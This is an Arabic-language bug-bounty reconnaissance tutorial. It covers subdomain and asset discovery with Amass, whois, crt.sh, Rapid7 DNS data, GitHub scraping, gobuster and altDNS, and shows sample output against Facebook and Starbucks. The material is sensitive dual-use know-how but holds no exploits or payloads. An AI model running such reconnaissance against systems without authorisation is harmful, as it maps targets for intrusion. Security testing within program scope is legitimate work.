علشان تعمل reverse name server lookup لازم ان ال name server يكون تبع او مملوك

للمنظمه اللي انت شغال عليها والا هيجيلك كثير من النتائج الخطأ وتضيع وقت وجهد



الخدمه دي ممكن نستخدمها عن طريق اننا نديها ال name server ونوحي بقا هتعمل لينا reverse name server lookups

بس طبعا ممكن تلاقي شويه من ال false positives هنا ف عادي يعني

<https://domaineye.com/>

REVERSE MAIL SERVER

نقدر نستخدم نفس التكنيك السابق في اننا نعمل العمليه دي زي ال mx record اللي فات لازم ال result اللي تجيلك يكون فيها owned by the target organization قبل ما تروح تستخدم https://domaineye.com علشان تعمل Reverse mail server

```
alex@alex-PowerEdge-R710:~$ nslookup -type=MX facebook.com
Server:      127.0.1.1
Address:     127.0.1.1#53

Non-authoritative answer:
facebook.com mail exchanger = 10 smtpin.vvv.facebook.com.

Authoritative answers can be found from:
```

REVERSE IP

استخدامك ل CIDR ranges من هنا ممكن تعمل Reverse Ip search علشان تلاقي اي دومينات تم استضافتها علي ال Ips دي فيه بعض الناس ممكن يستخدموا ال A Record للتارجت بتاعهم علشان يعملوا العمليه دي وممكن برضه تستخدم

<https://domaineye.com/>

يلا بقا نعمل الملخص الرايق اللي هيلم الدنيا دي كلها :

DNS Record :

بيتم استخدامه علشان يربط الدومينات مع بعض فلو الدومينات بتستخدم نفس ال A, NS, or MX record ممكن ان احنا نفترض انهم ممتلكين للشركه او لنفس الشخص اللي حجزهم مع ان ممكن يكون فيه بعض الاخطاء الايجابيه فالنتائج دي ولكن عادي ممكن يتفلتروا ودا بقا هيخلي السكوب بتاعك يزداد بطريقه كبيره بس اتأكد الاول من السكوب اللي في البروجرام هل


سامحين بالحوار دا ولا لا

GOOGLE DORK :


هنتكلم في تفاصيل عنه اكر قدام بس دلوقتي مدام احنا في ال phase بتاعه الريكون لازم نتكلم عنه تاني

بس دلوقتي هكلمك عن حاجه صغيره او دورك واحد بس اللي هو "intext"

في اغلب الصفحات هتلاقي ف النهايه او في القاع المكان دا بتاع الكوبي رايت او حقوق الطبع والنشر دا ممكن يستخدم في انك تشوف دومينات تاني تابعه للشركه



تقدر تنسخ وتروح لجوجل وتكتب في البحث بالشكل دا :



وبكدا تقدر تجيب Assets تابعه للشركه ممكن متوصلش ليهم عن طريق الحاجات اللي اتكلمنا عنها قبل كدا

TOOLS

ايه الادوات اللي تقدر تستخدمها ؟
اكثر اداة هنتكلم عنها تحت لحد اخر الكتاب هي الاداه دي ف علشان كدا اتأكد انك مثبتتها عندك ومعندش اي مشاكل معاها

<https://github.com/OWASP/Amass>

ومن هنا تقدر تثبتها

<https://github.com/OWASP/Amass/blob/master/doc/install.md>

ASN

افتكر اننا زي ما قولنا عن طريق ال ASN تجيب قايمه فيها Assets تبع المنظمه , فاكتر ؟
مبدئياً كدا بيقرأ معاك ال list فيها ال ASNs

هنجيبهم ازاي ؟

`amass intel -org <company name here>`

```
alex@alex-PowerEdge-R710:~/tools$ amass intel -org facebook
32934, FACEBOOK - Facebook
54115, FACEBOOK-CORP - Facebook Inc
63293, FACEBOOK-OFFNET - Facebook
```

او حاجه ثانيه لو عاوز تعمل الكلام دا مانوال

<https://bgp.he.net>

هتروح هنا وتكتب اسم الشركه وتشوف معلومات اكثر كمان

طيب دلوقتي معاك list من ASNs ازاي تلاقى ال CIDR range ؟
`whois -h whois.radb.net -- '-i origin <ASN Number Here>' | grep -Eo '([0-9.]+){4}/[0-9]+' | sort -u`

عن طريق استخدام الـ bash command

```
alex@alex-PowerEdge-R710:~/tools$ whois -h whois.radb.net -- '-i origin AS32934' | grep -Eo "([0-9.]{4}){1,3}/[0-9]{1,2}" | sort -u
102.132.96.0/20
102.132.96.0/24
102.132.97.0/24
```

تقدر برضه تستخدم Amass في الموضوع دا

1 باستخدام الـ ASNs تجيب الـ domains

2 باستخدام الـ CIDRs تجيب الـ domains

1 باستخدام الـ ASNs تجيب الـ domains

عن طريق انك تديها الكوماندا دا :

amass intel -asn <ASN Number Here>

```
alex@alex-PowerEdge-R710:~/tools$ amass intel -asn 32934
facebook.com
tfbnw.net
fbcdn.net
aintfacebook.com
friendfeed.com
```

طبعا اللي بيحصل هنا عن طريق استخدام الـ reverse IP searches علشان تلاقي الدومينات اللي شغاله عن طريق ASN
الحاجه الثانيه زي ما قولنا :

2- باستخدام الـ CIDRs تجيب الـ domains

```
alex@alex-PowerEdge-R710:~/tools$ amass intel -cidr 31.13.66.0/24
facebook.com
fbcdn.net
```

REVERSE WHOIS

هنستخدم Amass في الـ Reverse Whois


amass intel -whois -d <Domain Name Here>

```
alex@alex-PowerEdge-R710:~/tools$ amass intel -whois -d facebook.com
salaads.com
backtohealth.in
escape-facebook.com
recovery-facebook.com
octoimg.xyz
rajadimsum.com
mkmahala.com
```

شايف ازاي Amass مفيده فهي بقا اصلا من افضل الادوات اللي ممكن تستخدمها
Assets discovery في جزء الـ

كدا خلصنا اول جزء في الريكون فخلينا نلخصه في السريع كدا
كل دا كان عن المحور الافقي اللي كان في الصورة اللي coxpatrik عملها وهو زياده السكوب بتاعك مع
ان فيه شركات كتيره قاموا بانهم تحديد السكوب ولكن فيه كتير من الشركات عندها سكوب مفتوح
زي Sony مثلا باستثناء كام حاجه كدا عادي يعني

وتطرقنا لشويه حاجات كدا منهم CIDR ranges, domains, and other assets وازاي
تستخدم amass في الموضوع دا وذكرنا كام موقع كدا تقدر تستخدمهم في كل مرحله من المراحل دي





CERTIFICATION TRANSPARENCY LOGS

بيتم استخدام الـ Certificate log علشان تعمل عمليه monitor وتدقيق للشهادات الـ unauthorized

المهم دلوقتي كل مره هتجيب فيها SSL certificate للدومين او الـ subdomain هيكون متسجل في الـ logs

https://crt.sh/?q=%25.facebook.com




[Group by Issuer](#)

Criteria	Identity LIKE %facebook.com
Certificates	Identity
14112755080	2019-04-23 2019-04-11 2019-07-10 shortwave facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
14112755080	2019-04-23 2019-04-11 2019-07-10 shortwave facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1410076260	2019-04-22 2019-04-22 2019-07-10 H1313 facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1410076260	2019-04-22 2019-04-22 2019-07-10 H1313 facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1410069422	2019-04-22 2019-04-22 2019-07-10 m.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1410069422	2019-04-22 2019-04-22 2019-07-10 m.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409578811	2019-04-22 2019-04-11 2019-07-10 secure beta.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409578811	2019-04-22 2019-04-11 2019-07-10 secure beta.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409579860	2019-04-22 2019-04-12 2019-07-10 m.interm.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409579860	2019-04-22 2019-04-12 2019-07-10 m.interm.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409579860	2019-04-22 2019-04-12 2019-07-10 m.interm.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409579860	2019-04-22 2019-04-12 2019-07-10 m.interm.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409579860	2019-04-22 2019-04-12 2019-07-10 secure interm.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409579860	2019-04-22 2019-04-12 2019-07-10 secure interm.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409574554	2019-04-22 2019-04-11 2019-07-10 cmyour facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409574554	2019-04-22 2019-04-11 2019-07-10 cmyour facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409185420	2019-04-22 2019-04-11 2019-07-10 secure latest.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409027582	2019-04-22 2019-04-12 2019-07-10 extern.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409027582	2019-04-22 2019-04-12 2019-07-10 extern.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1406714326	2019-04-21 2019-04-11 2019-07-10 z.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1406714326	2019-04-21 2019-04-11 2019-07-10 z.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1406715336	2019-04-21 2019-04-11 2019-07-10 v6.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1406715336	2019-04-21 2019-04-11 2019-07-10 v6.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1406714327	2019-04-21 2019-04-11 2019-07-10 prod.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1406714327	2019-04-21 2019-04-11 2019-07-10 prod.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1404440166	2019-04-20 2019-04-20 2019-07-10 rampant001.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1404440166	2019-04-20 2019-04-20 2019-07-10 rampant001.facebook.com C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA

طبيب انا كدا استفدت ايه ؟ هنروح بقا علي ال logs دي باستخدام ادوات كدا ونبحث بالادوات دي ونشوف ال subdomains

تقدر تستخدم crt.sh مثال علي ذلك
<https://crt.sh/?q=%25.facebook.com>

Tools

استخدم الادوات اللي تترتاح معاها ،الكاتب هنا بيستخدم

command line and a python script
طيب نيجي بقا للجزء دا


ودا اللينك بتاعه

<https://github.com/ghostlulzhacks/CertificateTransparencyLogs>

```
alex@alex-PowerEdge-R710:~/tools/discovery/subdomain/subdirbrute/crt-sh$ python certsh.py -d facebook.com
shortwave.facebook.com
tls13.facebook.com
facebook.com
m.facebook.com
secure.beta.facebook.com
internmc.facebook.com
m.internmc.facebook.com
secure.internmc.facebook.com
cinyour.facebook.com
secure.latest.facebook.com
extern.facebook.com
z.facebook.com
v6.facebook.com
prod.facebook.com
rampart001.facebook.com
rampart001.rampart.facebook.com
rampart002.facebook.com
rampart002.rampart.facebook.com
rampart003.facebook.com
rampart003.rampart.facebook.com
rampart004.facebook.com
rampart004.rampart.facebook.com
```

SEARCH ENGINE

من غير تضيق وقت هتروح لجوجل او اي محرك بحث وتروح كاتب هناك
 site:
 ولو يه موقع بيطلعك كتير مش عاوزه يظهرلك تاني هتروح عامل
 -site :



فيه ادوات تقدر تعمل ليك كذا وهي فيه مميزات اكر من كذا
 واللي يفرحك ان اللي عاملها شخص عربي وهي :
<https://dorks.faisalahmed.me/>
 هتلاقي تحت علي الشمال find subdomains

FORWARD DNS

هنتكلم عن مشروع في السريع كذا وهو Rapid7 project وهو بيعمل استطلاعات حول التعرضات
 العالميه علشان يكتسب رؤيه لنقاط الضعف الشائعه
 من الاخر كذا بيعمل scan للنت D: ويقدمها ليك علي شكل Data
 بعض من الـ data متوفره ببلاش من علشان الـ security researchers يستخدموها

طيب حاجه تاني وهي عن طريق استخدام الـ forward DNS dataset نقدر اننا نجمع قوائم كبيره من
 الـ subdomains اللي بتنتمي للمنظمه

عندك بقا Rapid7 بتقبل اي A, AAAA, CNAME, MX, and TXT records لكل الدومينات اللي هما
 يعرفوا عنها
 وهذه المعلومات بيتم تحديثها بانتظام وتخزينها في الارشيف دا يعني اننا نقدر نبحت عن بيانات قديمه
 الـ subdomains

https://opendata.rapid7.com/sonar.fdns_v2/
<https://opendata.rapid7.com/sonar.fdns/>

اول ما تحمل ال dataset من هنا هتفتح التيرمينال بتاعتك و تروح مستخدم `grep` علشان تعمل
 كذا :

```
alex@alex-PowerEdge-R710:/storage$ zgrep '\.starbucks\.com', 2019-10-26-1572133354-fdns_any.json.gz
{"timestamp": "1572148706", "name": "_sip_tcp.starbucks.com", "type": "srv", "value": "10 10 5060 sparkexpress1.starbucks.co"}
{"timestamp": "1572148586", "name": "_sip_tls.starbucks.com", "type": "srv", "value": "0 0 443 sip.starbucks.com"}
{"timestamp": "1572149268", "name": "_sipfederationtls_tcp.starbucks.com", "type": "srv", "value": "0 0 5061 sip.starbucks.com"}
{"timestamp": "1572148880", "name": "_sipinternal_tcp.starbucks.com", "type": "srv", "value": "0 0 5061 chdlyncpool01.starbucks.com"}
{"timestamp": "1572148605", "name": "_sips_tcp.starbucks.com", "type": "srv", "value": "10 10 5061 sparkexpress1.starbucks.co"}
{"timestamp": "1572148468", "name": "_xmpp-server_tcp.starbucks.com", "type": "srv", "value": "0 0 5269 chdlyncedge01.starbucks.com"}
{"timestamp": "1572148987", "name": "a.ns.e.starbucks.com", "type": "a", "value": "65.125.54.133"}
{"timestamp": "1572148551", "name": "a.ns.e.starbucks.com", "type": "a", "value": "65.125.54.133"}
{"timestamp": "1572150025", "name": "activesync-iad3.starbucks.com", "type": "a", "value": "98.99.254.175"}
{"timestamp": "1572150150", "name": "activesync.gtm.starbucks.com", "type": "a", "value": "98.99.250.137"}
{"timestamp": "1572150150", "name": "activesync.starbucks.com", "type": "cname", "value": "activesync.gtm.starbucks.com"}
```

`zgrep '\.domain\.com', path_to_dataset.json.gz`

خد بالك ان `gzip` بيبحث عن طريق الريبجيكس اتأكد انك تستبدل ال "." ب ال "\"
 العملية دي بطيئة ايوه لان النظام بتاعك هيبحت خلال 30GB من النصوص بس ف الآخر هيبقا معاك
 list اكبيره من ال subdomains

GITHUB

اغلب المطورين عندهم ال Github علشان يخزنوا ال source code بتاعهم , غالبا ما سيقوموا بتخزين ال
 private or hidden endpoints الكود بتاعهم صح ؟ ممكن اه ليه لا

فكره اننا نعمل scrape لل subdomains دي فكره ممتازة هتلاقي endpoints لذيذه تقدر تستخدم
<https://github.com/gwenoo1/github-search/blob/master/github-subdomains.py>

```
alex@alex-PowerEdge-R710:/storage$ python3 github-subdomains.py -d starbucks.com -t
unable to cache TLDs in file /usr/local/lib/python3.5/dist-packages/tldextract/tld_s
www.starbucks.com
globalassets.starbucks.com
.cert.starbucks.com
.dev.starbucks.com
.appdev.starbucks.com
loadglobalsecureui.starbucks.com
globalloadsecureui.starbucks.com
globalsecureui.starbucks.com
stageglobalsecureui.starbucks.com
globalstagesecureui.starbucks.com
store.starbucks.com
www.app.test.starbucks.com
.test.starbucks.com
testglobalsecureui.starbucks.com
app.starbucks.com
preview.starbucks.com
mobilelogin.starbucks.com
green.starbucks.com
alexa.starbucks.com
testwww.starbucks.com
stageglobalassets.starbucks.com
tsticommerceagent.starbucks.com
loadglobalassets.starbucks.com
testglobalassets.starbucks.com
```

دا كان تكنيك رايق لازم تعرفه برضه

WORDLIST

هنتكلم دلوقتي عن ازاي تجيب ال wordlist اللي انت هتستخدمها في عمليه الريكون بتاعك يبقى اكيد لازم اننا نتكلم عن ال SecList اللي موجوده علي GitHub هتعرف استخدامها دلوقتي في كذا حاجه الفكره دلوقتي ان ال Repo دا موجود علي Github وعليه كذا list

<https://github.com/danielmiessler/SecLists>

ROBOTS DISALLOW

لما تكون بتعمل Brute force اكثر حاجه مفروض تبقا مركز عليها هي ان انت تلاقي endpoints حلوه تبحث علي ثغرات فيها المغزي من كلامي ان الكاتب بيدور علي المسارات الحلوه اللي يدور فيها مش كل همه انه يلاقي ملف ال index.php والملفات اللي زي كذا وخرلات

طيب فيه حاجه لازم تبقا عارفها واللي هي ان فيه بوتات تبع شركه جوجل وشركات تانيه منتشره علي النت ووظيفتها انها تعرف المسارات اللي موجوده في المواقع طيب بتعمل كذا عن طريق ايه ؟

انها تشوف المسارات اللي موجوده في الملف اللي هو اسمه robots.txt ومتقربش منه



طيب الملف دا بيقوم بانه بيعمل disallow لبعض المسارات اللي هي موجوده فيه بالتالي انت تستنج شئ كويس وهو انهم بيحاولوا يخبوا حاجه

طيب دلوقتي عندك حاجه اسمها alexa هي بتشوف اكثر المواقع زيارة والمسارات الموجوده في اغلب المواقع وبتصنفهم

فيه بعض الهاكرز بيقوموا انهم يروحوا للمواقع اللي موجوده في تصنيف بتاع alexa اللي هو top 100k

بعدين يروحوا واخدين ال robots.txt اللي فيهم ويشوفوا ايه هي المسارات اللي موجوده فيهم وساعتها دي بقا endpoints كويسه

كمل ترجمتها


RAFT

النوع دا من ال Wordlist هو اشهر نوع محبوب للهاكرز في عمليه ال brute force للمسارات طيب فيه منه كذا ملف واحد صغير وواحد اكبر منه الكاتب بالنسباليه بيستخدم اكبر حاجه وطبعاً علي حسب الموقف اللي انت هتشتغل فيه يعني هتحتاج الاتنين

<https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/raft-large-directories.txt>

<https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/raft-large-files.txt>

TECHNOLOGY SPECIFIC



الفكره هنا انك علي حسب التكنولوجيا اللي شغاله هتعمل تخمين معين يعني مثلا انت ظاهر عندك ان الموقع شغال php فاكد انت مش هتخمن ب list فيها asp ولا مثلا يكون joomla فتروح جايب Wordpress وتخمن علي المسارات اكيد مش هتجيب حاجه

COMMON SPEAK

<https://github.com/assetnote/commonspeak2>

<https://github.com/assetnote/commonspeak2-wordlists>

دي كمان تقدر تستخدمها في الشغل بتاعك

ويرضه منساش ال Wordlist بتاعة jhaddix

<https://gist.github.com/jhaddix/86a06c5dc309d08580a018c66354a056>

BRUTE FORCE

من احسن الطرق المحبوبة وهي انك تعمل brute force للـ subdomains
 انت ممكن تتخيل انه بيعمل GET Requests لكثير من الـ subdomains وتشوف مين فيهم اللي
 هي resolve دا غلط
 الـ DNS ممكن يتم استخدامه لعمل brute force للـ subdomains بدون ارسال packets للتارجت
 بتاعك
 كل اللي انت بتعمله هو ارسال DNS Requests ضد الـ subdomain فلو هي resolve لـ IP اذا انت
 هتعرف هنا انه alive
<https://github.com/OJ/gobuster>
 التول دي من احسن التولز بالنسبة للكاتب ف انت ممكن تستخدمها في العمليه دي ولزام برضه انك يبقا
 معاك كذا wordlist
 تستخدمهم في العمليه دي فتهتقولي اجيب من فين هزعل منك !
 ومش هقولك علي الـ SecList اللي موجوده علي الـ github

```
alex@alex-PowerEdge-R710:~/tools$ ./gobuster dns -d startbucks.com -w subdomains.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Domain:      startbucks.com
[+] Threads:    10
[+] Timeout:    1s
[+] Wordlist:    subdomains.txt
=====
2019/11/03 19:00:35 Starting gobuster
=====
Found: www.startbucks.com
Found: mail.startbucks.com
Found: webmail.startbucks.com
Found: docs.startbucks.com
Found: calendar.startbucks.com
Found: email.startbucks.com
Found: e.startbucks.com
Found: ftp.startbucks.com
Found: pda.startbucks.com
Found: pop.startbucks.com
Found: imap.startbucks.com
Found: smtp.startbucks.com
```

كل ما يبقا معاك wordlist كويسه كل ما هتجيب نتايج احسن ف اتأكد انك تجرب كذا حاجه

SUBDOMAIN PERMUTATION

الا وهي انك بتعمل افتراضات كثير لوجود subdomain معين
 بمعني لو انت عندك test.starbucks.com

وبرضه انت عندك كلمات في wordlist منهم dev , stage , production كذا ممكن يبقي عندك كتير من السبديومينات اللي ممكن تطلعهم زي ؟

devtest.starbucks.com,

dev.test.starbucks.com,

production-test.starbucks.com

من الممكن يعني مش اكيد ف فيه عندك تول هتعمل الكلام دا ليك واللي هي :

<https://github.com/infosec-au/altDNS>

دا الكوماند :

altDNS -i found_subdomains.txt -o permutation_output -w words.txt -r -s resolved_output.txt

```
alex@alex-PowerEdge-R710:~/tools/altDNS$ altDNS -i starbucks_subdomains.txt -o data_output -w words.txt -r -s results_output.txt
raw-oct.scmdev.starbucks.com : 98.99.254.231
alembic-lax.scmtest.starbucks.com : 98.99.252.195
gist-1.scmdev.starbucks.com : 98.99.254.231
reviews-raw.scmtest.starbucks.com : 98.99.252.195
acc-alembic.scmtest.starbucks.com : 98.99.252.195
proxy.raw.scmdev.starbucks.com : 98.99.254.231
administrator-pages.scmdev.starbucks.com : 98.99.254.231
render-php.scmtest.starbucks.com : 98.99.252.195
accounts.pages.scm.starbucks.com : 98.99.254.230
westeuropeuploads.scm.starbucks.com : 98.99.254.230
rawfrontpage.scm.starbucks.com : 98.99.254.230
turk.render.scm.starbucks.com : 98.99.254.230
```

بس ممكن ياخذ منك وقت ولكن هيجيبك حاجات hidden تقدر تلاقي فيها حاجات غيرك مقدرش يو صلها

OTHER

